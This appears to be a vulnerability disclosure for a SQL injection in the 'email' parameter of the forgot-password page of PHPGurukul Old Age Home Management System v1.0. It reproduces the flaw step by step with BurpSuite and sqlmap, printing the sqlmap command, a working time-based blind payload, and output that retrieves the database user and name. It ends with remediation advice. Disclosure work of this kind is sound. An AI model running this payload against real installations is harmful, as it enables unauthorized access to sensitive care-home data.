

SQL injection vulnerability in "/oahms/admin/forgot-password.php" in PHPGurukul Old Age Home Management System v1.0 allows ATTACKER to execute arbitrary SQL commands via the "email" parameter

Affected Project: PHPGurukul Old Age Home Management System v1.0

Official Website: <https://phpgurukul.com/old-age-home-management-system-using-php-and-mysql/>


Version: 1.0

Related Code file: /oahms/admin/forgot-password.php

Injection parameter: POST request parameter "email" is vulnerable.


Steps:

1. Access the application Forgot Password page URL: <http://localhost/oahms/admin/forgot-password.php>.



The screenshot shows a web browser window with the address bar displaying "localhost/oahms/admin/forgot-password.php". The page content features the "OAHMS" logo in green, followed by the heading "Forgot Password" and the instruction "Reset your password.". Below this, there are two input fields: "Email" and "Mobile Number". A blue "Reset" button is positioned below the input fields. At the bottom left of the form area, there is a link that says "Signin!!".

2. Enter any random value and click “Reset” button. Intercept the request in BurpSuite Proxy editor.



3. Copy this request and save it in a text file “req.txt”.

4. We will run SQLMAP against the this saved POST request as shown in the following screenshot.

```
C:\Windows\System32\cmd.exe - sqlmap.py --flush-session -r req.txt -p email --batch --current-user --current-db

[1.8.6.17#dev]
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's
responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting @ 04:23:02 /2024-07-02/

04:23:02 [INFO] parsing HTTP request from 'req.txt'
04:23:02 [INFO] flushing session file
04:23:02 [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=641ih7ejemo...v97tv2s8ap'). Do you want t
o use those [Y/n] Y
04:23:03 [INFO] checking if the target is protected by some kind of WAF/IPS
04:23:03 [INFO] testing if the target URL content is stable
04:23:03 [INFO] target URL content is stable
```

5. SQLMAP identifies POST request parameter “email” as vulnerable. Also, SQLMAP successfully lists out the current database and current user.

```
C:\Windows\System32\cmd.exe

04:23:14 [INFO] checking if the injection point on POST parameter 'email' is a false positive
POST parameter 'email' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 93 HTTP(s) requests:
---
Parameter: email (POST)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: email=Test1@t.com' AND (SELECT 4790 FROM (SELECT(SLEEP(5)))tFlb) AND 'RapI'='RapI&contactno=99999999998
it=
---
04:23:29 [INFO] the back-end DBMS is MySQL
04:23:29 [WARNING] it is very important to not stress the network connection during usage of time-based payloads t
event potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
web application technology: Apache 2.4.58, PHP, PHP 8.2.12
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
04:23:34 [INFO] fetching current user
04:23:34 [INFO] retrieved:
04:23:44 [INFO] adjusting time delay to 1 second due to good response times
root@localhost
current user: 'root@localhost'
04:24:34 [INFO] fetching current database
04:24:34 [INFO] retrieved: oahmsdb
current database: 'oahmsdb'
04:24:56 [INFO] fetched data logged to text files under 'C:\Users\admin\AppData\Local\sqlmap\output\localhost'

[*] ending @ 04:24:56 /2024-07-02/
```

Solution/Good Reads:

User parameterized SQL queries instead of the dynamic SQL queries.

- https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html